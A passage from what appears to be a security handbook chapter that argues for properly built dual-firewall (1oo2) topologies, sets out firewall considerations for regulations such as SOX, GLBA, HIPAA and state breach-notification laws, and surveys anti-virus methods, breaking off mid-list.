Let me explain why I believe this topology is incorrect and why many are now living unknowingly with a false sense of security derived from relying on the dual-firewall topology described above. Clearly, hackers have exhausted the available "protocol level" attacks up through layer 4. Today, the majority of attacks launched against private enterprise networks via the Internet are application-level attacks. In a dual-firewall topology where a packet-filtering firewall is in front of an application-proxy firewall, an application-level attack simply passes through the first firewall completely unchecked and your only defense is the second firewall. There is no increased risk mitigation when the first firewall never inspects the payload of the packet and you are relying completely on the second firewall as your defense as shown in Exhibit 146.34.

Some might argue that in the topology above there is an increase in security because the attacker has to break through the first firewall and is then confronted by a second layer of defense provided by the application-level firewall. The logic in this argument fails because, in fact, the attacker does not have to "break" through the first firewall to pass his application-level attack. The attack simply passes through the open packet-filtered ports of the first firewall without detecting the application-level attack. It is as if the application-level attack did not exist. The only potential for risk mitigation is in the second firewall's application proxy. As far as the attacker is concerned, during an application-level attack in this topology, the first firewall does not exist.

The only possible benefit to the enterprise in the topology described above would be that, by screening packets, the first firewall may enhance the performance of the second firewall. If you only allow those services supported by the application proxy firewall (second in line) to be passed by the packet-filtering firewall (first in line) you eliminate the CPU load of having to screen all of the packets on the second firewall. Personally, I believe your money would be better spent purchasing a faster hardware platform for the application-level firewall than spending money on a packet-filtering firewall to reduce the load on the application-level firewall.

Reliability is also a consideration in a dual-firewall topology. With two firewalls in series, you are reducing overall reliability. A failure of either firewall, whether it is a failure of the firewall hardware or failure due to an attack directed against a vulnerability in the firewall software or underlying OS, can shut down your Internet connectivity. A firewall is not necessarily the "holy grail." Firewalls themselves are not immune to vulnerabilities. A search at CERT, CIAC, X-Force or CVE will reveal numerous vulnerabilities in many popular firewalls.




EXHIBIT 146.34 There is no increased risk mitigation when the first firewall never inspects the payload of the packet and you are relying completely on the second firewall as your defense.

The risk increases when running a firewall on top of a commercial OS because of the associated vulnerabilities observed in these respective operating systems. Vulnerability statistics for any commercially available or open source operating systems can be found at http://www.secunia.com.

Multiple Firewalls in a 1oo2 Topology: Getting it Right

Increased risk mitigation is clearly attainable in a 1oo2 topology through the use of a multiple-firewall topology between the public Internet and private networks. However, to attain this higher risk mitigation there are three simple rules that must be followed:

1. Both firewalls must inspect all seven layers of the OSI model.
   Using a packet-filter firewall that inspects packets only up to layer 4 of the OSI model as your first firewall and a firewall that inspects all seven layers of the OSI model as your second firewall effectively eliminates any risk mitigation. At the same time, it decreases overall reliability and manageability when compared to using a single standalone firewall.
2. The inspection methodologies must use disparate technology.
   Using two firewalls that inspect all seven layers of the OSI model but rely on the same software and inspection methodology provides little, if any, risk mitigation; at the same time, it decreases overall reliability when compared to using a standalone firewall.
3. The firewalls must operate on top of disparate operating systems.
   Using the same OS on both firewalls reduces risk mitigation because a single exploit of the OS can take out both firewalls.

With current technology, industrial process-control system designers have actually gone further in increasing risk mitigation (Exhibit 146.13) and have effectively solved the reduced reliability issues in a one out of two (1oo2) voting scheme by developing two-out-of-three (2oo3) voting schemes that afford redundancy in the voting logic as shown in Exhibit 146.35. Inherently, 2oo3 voting schemes offer measurably higher risk mitigation while increasing overall reliability through redundancy of key failure points in the system.




EXHIBIT 146.35 Current process control system topologies.

In network security, a 2oo3 firewall topology is likely to be too complex and expensive to deploy and manage. At a minimum, however, we can learn from the designers of the industrial 2oo3 scheme and obtain a cost-effective increase in reliability, at least with respect to the firewall hardware, through the use of redundancy in 1oo2 multiple firewall topologies as shown in Exhibit 146.36.

By using pairs of redundant firewalls in a 1oo2 voting scheme, you can mitigate a majority of the reliability issues related to firewall hardware while providing higher risk mitigation as shown in Exhibit 146.37.

The ability to easily manage your 1oo2 firewall topology is critical to its long-term success. You need to be able to manage both firewalls together as if they were one to minimize configuration issues and errors. Using a centralized management scheme on the 1oo2 firewall topology, the administrator only has to deal with learning a single GUI and managing a single security policy. If a change is made on the central manager to the "single policy," it is automatically published to both firewalls in their respective proper data formats.

To meet the requirements for disparity of the filtering methodology and disparity of the underlying OS, network security system designers have typically had to source firewalls from separate firewall vendors. Managing firewalls from different vendors can be problematic because most commercial product vendors are not willing to share their intellectual property with competing application-level firewall vendors. Historically this has resulted in the inability of most application-firewall vendors to offer a centralized management product that was capable of managing products from multiple vendors. However, this is now beginning to change. Industry consolidation and the development of next-generation firewall technologies have led some vendors to develop management capabilities that could handle their existing products and their next-generation products as well as products acquired through consolidation. These vendors are now able to offer 1oo2 firewall topology solutions that meet the guidelines for disparity in the firewall technology and disparity in the OS along with comprehensive centralized management.

Using two firewalls in a multilayer dual-firewall topology (1oo2) can afford a beneficial increase in risk mitigation without negatively impacting reliability and manageability. However, unless done properly,




EXHIBIT 146.36 Hybrid 1oo2 logic diagram.




EXHIBIT 146.37 Using HA Pairs in 1oo2 Topology.

there will be no appreciable increase in risk mitigation and, furthermore, it will cause a decrease in reliability and manageability.

Due to consolidation in the firewall industry as well as development of next-generation firewalls, it is possible today for the network security designer to acquire a bundled multilayer dual-firewall topology (1oo2) system from a single vendor that will meet all of the requirements of a properly configured topology, including redundancy, while providing a single management interface to reduce the management burden.

Firewall Considerations for the Security Manager

Regulatory Compliance[2]

In the post-Enron era, IT managers are dealing with several regulatory requirements that were developed to help restore confidence in public corporations and, more specifically, the financial services industry. These regulatory requirements mandate corporate responsibility for financial as well as personal data. Although not an all-inclusive list, the major regulatory issues facing IT managers today are:

- Sarbanes–Oxley Act (SOX)
- California Senate Bill 1386
- Gramm-Leach-Bliley Act (GLBA)
- EU Data Protection Directive
- Basel II Accord
- USA Patriot Act
- Health Insurance Portability and Accountability Act (HIPAA)

Sarbanes–Oxley Act. Since the Securities Exchange Act of 1934, we have not seen any legislation other then perhaps the Foreign Corrupt Practices Act of 1977 that has so widely affected publicly traded companies. In the simplest of terms, Sarbanes–Oxley holds the officers of publicly traded companies

[2]The information provided is not to be considered an all encompassing guideline to achieving regulatory compliance as its intent is only to provide some of the firewall considerations for a subset of requirements for specific regulations.

personally responsible for the accurate reporting of financial information to investors and the general public. Private companies also need to comply with Sarbanes–Oxley requirements if they anticipate either becoming a public company in the future or being acquired by a public company.

With the requirement of personal responsibility upon them, executives are looking to the IT manager for the security controls that afford the required integrity of financial information.

Sarbanes–Oxley, in part, contains three rules that affect the management of electronic records. The first rule deals with destruction, alteration or falsification of records:

> Sec. 802(a) "Whoever knowingly alters, destroys, mutilates, conceals, covers up, falsifies, or makes a false entry in any record, document, or tangible object with the intent to impede, obstruct, or influence the investigation or proper administration of any matter within the jurisdiction of any department or agency of the United States or any case filed under title 11, or in relation to or contemplation of any such matter or case, shall be fined under this title, imprisoned not more than 20 years, or both" (www.sox-online.com/act_section_802.html).

The second rule, while very broad, defines the retention period for records storage:

> Sec. 802(a)(1) "Any accountant who conducts an audit of an issuer of securities to which section 10A(a) of the Securities Exchange Act of 1934 (15 U.S.C 78j-1(a)) applies, shall maintain all audit or review work-papers for a period of 5 years from the end of the fiscal period in which the audit or review was concluded" (http://www.sox-online.com/act_section_802.html).

A third rule, while again very broad, defines the type of business records that need to be stored. The rule covers all business records and communications, including electronic communications:

> Sec. 802(a)(2) "The Securities and Exchange Commission shall promulgate, within 180 days, such rules and regulations, as are reasonably necessary, relating to the retention of relevant records such as work papers, documents that form the basis of an audit or review, memoranda, correspondence, communications, other documents, and records (including electronic records) which are created, sent, or received in connection with an audit or review and contain conclusions, opinions, analyses, or financial data relating to such an audit or review" (http://www.sox-online.com/act_section_802.html).

In meeting the intent of the first rule, the integrity of the business records and the respective communicating of them are a primary concern to the IT manager with respect to firewalls.

- With respect to integrity, access controls are important, but simply utilizing stateful packet filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed base of firewalls is operating as stateful packet filters offering little or no defense from today's application layer attack.
- With respect to the communication of business records, a VPN is necessary to maintain confidentiality. Caution must be urged, as many have mistakenly assumed that a VPN also provides some level of data integrity protection. A VPN only protects the integrity of data in transit. The endpoints of the VPN tunnel must also be secured (firewall) to achieve data integrity. Because most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products. However, care should be taken in selecting the firewall architecture. If no Internet access is afforded to protected servers storing financial data records behind the VPN/firewall, a layer-4 firewall may be adequate. But, if the VPN/firewall is also protecting access to private servers storing financial data records accessible to the Internet, then a layer-7 firewall is needed for data integrity.

In meeting the intent of the second rule, records must be maintained for a period of five years. Financial record storage must provide for the integrity of the data while stored and the confidentially of the data while in transit to and from storage. To protect data integrity, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the stored business records in today's environment of application layer (layer 7)-based attacks is not a viable solution.

In meeting the intent of the third rule regarding the type of records to be retained, the requirement encompasses all business records and communications. The consideration of a firewall to support this requirement should include:

- Filtering and logging mail traffic. While it is a simple matter to store e-mail archives from the mail server, corporate e-mail is only part of the issue.
    - If the organization permits the use of Web mail from services such as Yahoo, AOL, or MSN in business-related communications, then that e-mail could also be included as part of business records and must also be logged. A firewall that can recognize and specifically log Web-based e-mail offers a centralized logging mechanism for permitted chat traffic.
    - If the organization wishes to block Web-based e-mail, then a firewall capable of filtering Web-based e-mail from within the HTTP data stream is required and the firewall logs should be able to reflect the blocked traffic.
- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets SOX requirements.

California Senate Bill 1386. This California law effective July 1, 2003, is also referred to as the Security Breach Information Act. The law requires that all companies that do any business in California or that have any customers in the state notify those customers promptly whenever specific personal information may have been exposed to unauthorized parties in unencrypted form (http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html).

Other than establishing that encryption is necessary to mitigate the requirement to notify, this law does not specify other "security controls" required for compliance. In an effort to meet the law's requirements, many organizations have implemented encryption to avoid the embarrassment and expense of notification.

Encryption by and of itself may be insufficient to assure compliance. There have been numerous organizations that were compromised prior to the law taking effect that lacked the necessary firewall log data to answer the basic question: "Was the confidential information stored on our servers exposed?"

Well before California Senate Bill 1386, I can recall one specific public company that was punished severely by Wall Street with a dramatic decrease in share value because weeks after they were attacked and the hackers bragged publicly about capturing their customers' credit card information from their database, they could not definitively state whether the data had, in fact, been exposed or not.

The IT manager's firewall considerations with respect to California Senate Bill 1386 should go well beyond implementing data encryption on stored customer records and should also include properly securing the Internet gateway with a firewall to first mitigate an attack and also to provide granular logging of a failed attack attempt to prove that data was not exposed. The firewall consideration should go beyond the popular trend of using a stateful packet filter limited to only defending against protocol level attacks at layer 4 and should provide for application layer attack mitigation to meet today's current Internet attack threats.

To provide data integrity, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the stored business records in today's environment of application layer (layer 7)-based attacks is not a viable solution.

Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of California Senate Bill 1386.

Gramm-Leach-Bliley Act. The GLBA mandates privacy and protection of customer records maintained by financial institutions (http://www.ftc.gov/privacy/glbact/):

- Section 501(b) requires that financial services companies establish "administrative, technical, and physical safeguards." A set of guidelines is typically provided by respective regulatory bodies that offer a general but comprehensive closed-loop framework to provide regulatory compliance. Compliance with the Gramm-Leach-Bililey Act requires that financial institutions provide for the confidentiality and integrity of customer records including stored records and records being transmitted electronically.
- With respect to integrity, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed firewall base is operating as a stateful packet filter offering little or no defense from a current-day application-layer attack.
- With respect to communicating business records, a VPN is necessary to maintain confidentiality. Caution must be urged as many have mistakenly assumed that a VPN also provides some level of data integrity protection.
    - A VPN only protects the integrity of data in transit and the endpoints of the VPN tunnel must also be secured (firewall) to achieve data integrity. Because most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products. However, care should be taken in selecting the firewall architecture. If no Internet access is afforded to protected servers storing financial data records behind the VPN/firewall, a layer-4 firewall may be adequate, but, if the VPN/firewall is also protecting access to private servers storing financial data records accessible to the Internet, then a layer-7 firewall is needed for data integrity.
- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of the GLBA.

EU Data Protection Directive. This European Union Directive required that each of the 15 member nations of the European Union pass legislation requiring protection of the integrity and confidentiality of networks, systems, and data containing personal information. Any U.S. organization doing business with or having employees in the European Union could be impacted by the laws in the European Union that were enacted by this directive. For the most part, current regulations in the U.S. have only explicitly addressed the integrity and confidentially of customer records, but this directive clearly includes employee personal records as well (http://www.dataprivacy.ie/6aii.htm):

- With respect to the integrity of personal records, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed firewall base operates as a stateful packet filter offering little or no defense from a current day application layer attack.
- With respect to communicating personal records, a VPN is necessary to maintain confidentiality. Caution must be urged as many have mistakenly assumed that a VPN also provides some level of data integrity protection.
    - A VPN only protects the integrity of data in transit and the endpoints of the VPN tunnel must also be secured (firewall) to achieve data integrity. Because most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products.
- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the legal requirements passed by the European Union Directive.

Basel II Accord. Developed by the Bank of International Settlements, it was anticipated that the Basel II Accord would be finalized by the fourth quarter of 2003, with implementation to take effect in member countries by yearend 2006. The accord was enacted to regulate banks that operate internationally and it provides broad guidance for calculating operational risk to banks. Risk calculation includes identifying, assessing and managing risks the banking organization is facing. Based on the calculation, the bank is required to set aside a reserve to offset the risk. The higher the calculated risk, the higher the reserve requirements, a factor that could effectively lower the working capital available for the respective international bank (http://www.bis.org/publ/bcbsca.htm).

For the time being, the Basel II Accord is limited to banks operating internationally. Most U.S. securities firms are not obliged to comply. However, under rules proposed in late 2003, several large independent U.S. securities houses will also be subject to Basel II under the SEC Consolidated Supervised Entities (CSE).

Although the accord does not specifically address network security issues in any detail, international banks that offer Internet banking or are connecting their private networks to the public Internet would clearly face additional operational risks that would impact the their risk calculation.

- From a network security perspective, calculating risk for banks affected by the Basel II Accord should include the potential for loss of data confidentiality and integrity for financial records and customer personal information. Unprotected, the international bank would face dramatically higher reserves to offset this risk. Hence, a properly implemented network security program to protect the financial and customer records of the bank could have a significant impact on the bottom line though lowering reserve requirements.
    - With respect to Web sites operated for Internet banking, due consideration must also be given to protecting the confidentiality of data transmitted between the client and the bank's Web server. Further, data integrity for any data stored on the Web server, the Web server itself and any back end supporting systems that may be rendered accessible or compromised from an Internet-based attack must also be considered.
    - Risks associated with the losses at international banks from the current dramatic increase in phishing e-mail scams will undoubtedly come into consideration and will further increase the reserves required for banks offering account access for clients over the public Internet.
- With respect to the integrity of financial records and personal information, access controls are important but simply utilizing stateful packet filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed firewall base are operating as stateful packet filters affording little or no defense from a current day application layer attack.
- Transmitting data via SSL to facilitate confidentiality while traversing the public Internet in Internet banking requires special consideration. There is a growing trend toward decrypting SSL on the firewall or just prior to the firewall to afford policy enforcement to mitigate the risk of malicious code reaching the Internet bank's Web server. After enforcing policy, the data stream can be encrypted again using a separate digital certificate to facilitate confidentiality while the data is routed within the bank's intranet.
- With respect to communicating financial records and personal information other than communication specifically between a client Web browser and the bank's Web server, a VPN is necessary to maintain confidentiality. Caution must be urged as many have mistakenly assumed that a VPN also provides some level of data integrity protection.
    - A VPN only protects the integrity of data in transit and the endpoints of the VPN tunnel also must be secured (firewall) to achieve data integrity. Since most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products. However care should be taken in selecting the firewall architecture. If no

Internet access is afforded to protected servers storing financial data records behind the VPN/firewall, a layer-4 firewall may be adequate; but if the VPN/firewall is also protecting access to private servers storing financial data records accessible to the Internet then a layer-7 firewall is needed for data integrity.

- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of the Basel II Accord.

USA Patriot Act. Enacted nearly three years ago, the Patriot Act did not really introduce any new legal instruments or actions because virtually all components covered within the Patriot Act were already present in existing law. The impact of the Patriot Act, for the most part, was to reduce requirements for judicial oversight on searches and seizures. It permits searches and seizures of electronic information by law enforcement without requiring notification of the person subject to the search or seizure for a reasonable time. Further, investigations can require a complete information blackout, forbidding IT managers or their staff from informing subjects that they are, in fact, under investigation (http://www.epic.org/privacy/terrorism/hr3162.html).

Under the Patriot Act, law enforcement has the authority to require you to take actions that may have a negative impact on business. This could include shutting down critical business servers causing business disruption or perhaps requiring that you not take any action and thereby allow a disruptive attack to continue while it is being investigated further. In the process of their investigation, they need have little regard for the consequences to your network and the resultant impact on your business.

For the IT manager it is not simply the actions of your employees or customers that you need be concerned with in an effort to keep your organization from being caught up in a Patriot Act investigation. The compromise of one of your network servers by an Internet-based attacker that is then used in an attack against a third party could very well land you in the middle of a Patriot Act investigation.

It is imperative that the IT manager have a security policy and incident handling procedure in place to effectively address the issues of being involved in a Patriot Act investigation.

The IT manager's primary consideration of firewalls with respect to the Patriot Act should address preventing both attacks which originate with malicious persons inside the corporate network and Internet-based attacks that compromise one of your servers which is then used in an attack against a third party.

To prevent malicious persons within the corporate network from involvement in an attack against an external network care should be taken to allow only the minimal outbound services necessary to meet organizational business objectives.

- For those services that are explicitly permitted an application layer firewall (layer 7) should be used to restrict the use of specific protocol and application commands to those deemed acceptable to the organization's security policy and procedures.
    - A stateful packet-filtering firewall (layer 4) does not inspect the payload in an allowed protocol and therefore provides little if any risk mitigation in an attack from within your network to another Internet-connected organization.

To prevent malicious persons outside the corporate network from compromising a publicly accessible server within your network and using that server in an attack against a third party, care should be taken to allow only the minimal inbound services necessary to meet organizational business objectives.

- For services that are explicitly permitted, an application-layer firewall (layer 7) should be used to restrict the use of specific protocol and application commands to those deemed acceptable to the organization's security policy and procedures.
- Each publicly accessible sever should be isolated on a single subnet to facilitate granular access control rules which could prevent the attacker from using the compromised server to attack other servers.

- Access controls should only allow access to the publicly accessible server to be initiated from an individual on the public Internet.
- No connections should be permitted either outbound to the public Internet or inbound to the corporate intranet from the publicly accessible server.

Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of the Patriot Act.

Health Insurance Portability and Accountability Act. The HIPAA was enacted in 1996 to ensure the portability, privacy, and security of personal medical information. The act impacts any healthcare organization that maintains any electronic health information. Furthermore, it also impacts the healthcare organization's respective vendors or business partners. The act requires that these covered organizations must effectively implement administrative, technical and physical safeguards to protect the confidentiality and availability of electronic health information for their customers (http://www.cms.hhs.gov/hipaa/).

There are three primary rules under the HIPAA:

1. The privacy standard, which establishes privacy requirements for all of a customer's individually identifiable health information, including specific definitions of both authorized and unauthorized disclosures.
2. The transactions and code sets standard, which mandates that healthcare payers, providers and clearinghouses across the United States use predefined transaction standards and code sets for communications and transactions. This specific rule required compliance by October, 2003.
3. The security standard, which specifically mandates securing the confidentiality, integrity and availability of customer's individually identifiable health information. Furthermore, the standard provides for patients' access to their specific records online upon request. This specific rule requires compliance by April, 2005.

The IT manager's firewall considerations with respect to HIPAA should include:

- Properly securing the Internet gateway with a firewall to mitigate an attack against a network that contains personal medical records
- Providing granular access control for the server that contains the personal medical records
- Implementing data encryption on stored customer records
- Providing encryption of all data in transit across both public and private networks
- Providing granular logging of all external and internal network access to all secured records

The firewall considerations for the IT manager should go beyond the popular trend of using a stateful packet filter limited to only defending against protocol-level attacks at layer 4 and should provide application-layer attack mitigation to meets today's current Internet attack threats.

To provide data integrity access controls are important, but any access to database servers within private networks that are accessible from the public Internet should require the use an "application specific" strong application proxy for maximum risk mitigation.

Health Insurance Portability and Accountability Act requires proactive security measures including regular network testing and auditing to secure electronic information. Therefore, consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements.

Lastly, in closing this section on regulatory compliance, several states have recently enacted new legislation as detailed in Exhibit 146.38 for security breech notification. The author expects yet further changes before this current chapter is published and urges IT managers to research the changes in state regulations that his organization is doing business in on a regular and ongoing basis.

Manageability. With respect to firewall manageability the ability to easily manage your firewall topology is critical to its long term success.

EXHIBIT 146.38 State Laws Regarding Security Breech Notification

State	Law	Effective Date
Arkansas	SB 1167	6/1/2005
California	SB 1386	7/1/2003
Connecticut	SB 650	1/1/2006
Deleware	HB 116	6/28/2005
Florida	HB 481	7/1/2005
Georgia	SB 230	5/5/2005
Illinois	HB 1633	1/1/2006
Indiana	SB 503	7/1/2006
Louisiana	SB 205	1/1/2006
Maine	LD 1671	1/31/2006
Minnesota	HF 2121	1/1/2006
Montana	HB 732	3/1/2006
Nevada	SB 347	10/1/2005
New Jersey	A4001	1/1/2006
New York	SB 5827	12/7/2005
North Carolina	HB 1048	2/17/2006
North Dakota	SB 2251	6/1/2005
Ohio	HB 104	2/17/2006
Pennsylvania	SB 721	7/1/2006
Rhode Island	HB 6191	7/10/2005
Tennessee	HB 2170	7/1/2005
Texas	SB 122	9/1/2005
Washington	SB 6403	7/24/2005

You can have the best firewalls available protecting your organization and yet still fail if you cannot properly, quickly, and, just as importantly, easily manage them.

To minimize configuration issues and errors, you must be able to manage all firewalls from core to edge across the organization and, indeed, the global enterprise together as a group as if they were one.

In using a centralized management scheme on the organization's firewall topology, the administrative team only has to deal with learning a single GUI and, effectively, managing a single security policy. A change made on the central manager to the "single policy" is automatically published to all firewalls in their respective proper data formats.

- Define and distribute firewall rules to one firewall or hundreds simultaneously
- Share configuration data between firewalls
- Support entities with multiple policies
- Configure firewall and VPN connectivity, including both VPN star and mesh topology
- Monitor and control firewall activity
- Simplify routine administrative tasks
- Manage ongoing changes to their security policies
- Manage other network devices (such as routers)

Object-based central management can allow administrators to define an object, such as a firewall, group of firewalls, network, or interfaces once and then reuse those objects wherever they are needed. When security policies change, an administrator can modify the objects and propagate the changes instantly throughout the enterprise.

Managing firewalls from different vendors can be problematic because most commercial firewall product vendors are not willing to share their intellectual property with competing firewall vendors. Historically, this has resulted in the inability of most application firewall vendors to offer a centralized management product that was capable of managing products from multiple vendors. However, this is now beginning to change. Industry consolidation and the development of next-generation firewall technologies have led some vendors to develop management capabilities that could handle their existing

products and their next generation products as well as products acquired through consolidation. These vendors are now able to offer comprehensive central management across multiple firewall platforms.

Mitigation of Viruses and Worms

Anti-Virus Considerations

Times have changed. Virus authors used to write their malicious code to get their 15 min of fame. Today, virus writers are using malicious code to create armies of zombie computers referred to as *botnets*. These botnets are sold to spammers as e-mail relays and traded as currency that can be used to launch distributed denial-of-service (DDoS) attacks within the malicious hacker community.

Viruses have become more malicious, not only deleting files but including payloads of Trojans and keyloggers. At the same time, they have become more efficient, some even install their own miniature mail server to help speed distribution. Simply put, viruses and worms are hitting us with more malicious payloads, are spreading faster and, just as importantly, are mutating faster, clearly putting a strain on many anti-virus vendors' abilities to effectively respond to the threat.

Regardless of the personal perspective you draw from the historical data found on the Internet, we can all agree that we have gone from single instances of viruses and worms that took perhaps weeks or maybe months to inflict measurable damage to viruses that spread in hours or perhaps minutes and quickly evolve into hundreds of variants, each more malicious then the last.

As we look toward the future, the pressure on anti-virus vendors will not let up. New variants of each virus have grown from dozens to hundreds and virus creators are now using code that can actually alter the code within the viruses with new infection, making it much more difficult to identify the virus.

Most anti-virus vendors would have customers believe that it is as simple as keeping your anti-virus software up-to-date and you will be safe. However, looking at historical data the time that is required for vendors to respond can vary dramatically and leaves a considerable amount of time for exposure.

The time between a virus first being sighted and the release of an anti-virus vendor's update that identifies the virus is commonly referred to as the *window of opportunity* for the given threat. Reviewing available data on the Internet still shows that while a handful of vendors are able to detect malicious programs and code without dependence on the explicit identification of the threat in a product update, some current-day anti-virus vendors are still struggling to keep up with product updates in the face of ever faster and more malicious threats leaving users exposed to a window of opportunity that is simply unacceptable.

Different approaches by anti-virus vendors include:

- Signature-based anti-virus
    - Signature-based anti-virus is probably the oldest type of anti-virus. It is an exact science and produces very definitive results—either the virus matches the known signature or it does not. One of the big advantages to signature based anti-virus is speed; it does not take a huge number of CPU cycles to compare malicious code to known signatures. Although it is a somewhat dated technology, it is gaining in popularity again as some security product vendors are now adding anti-virus capabilities to their all-in-one security solutions and are trying to minimize the performance impact of the added capability.
    - Of further consideration is that signature-based anti-virus offers good protection from only known threats, it is not effective against additional unknown variants of known threats and offers no protection from new unknown threats. This renders signature-based anti-virus fully dependent upon the vendor's ability to react quickly and develop new signatures for new threats and release them to their users.
- Advanced signature-based anti-virus
    - By reducing the signature size of a known vulnerability to a smaller segment of malicious code, anti-virus vendors have been able to improve upon traditional signature-based

anti-virus in protecting against variants of known threats. However, this methodology really only provides a probability of a threat and is prone to false positives. Lastly, it suffers from the same issues of new vulnerabilities not having any known signature; it therefore has no real protection from new unknown threats

- To reduce the maximum window of opportunity, a clever approach in both traditional-signature- and advanced-signature-based anti-virus deployment is the use of multiple anti-virus products effectively connected in a series. The potentially infected code is inspected by each product one after the other and if any one of the vendors finds a match to their respective signatures, the code is flagged as malicious and appropriate action is taken. This methodology reduces the risk that the one vendor you chose to use has the worst response time for a given event by spreading the risk across multiple vendor's products—you take advantage of hopefully one of them perhaps being faster than the rest.

- Sandboxing-based anti-virus
  - Rather then relying upon signatures, sandboxing actually provides a mechanism for the running of the potentially malicious code in an isolated environment in some form of a virtual machine. Sandboxing is more effective then signature-based anti-virus but can still be fooled by a smart malicious code programmer that does a sufficient job of hiding the code's malicious intent, i.e., encrypting portions of the program that contain the malicious actions within the code's data section and only later decrypting the malicious code and applying it against the host.
  - There is a serious trade-off in performance vs. protection as the software for a sandbox methodology can consume significantly more processor cycles and will use considerably more of the host's physical memory than a signature-based anti-virus methodology.
- Passive heuristics-based anti-virus
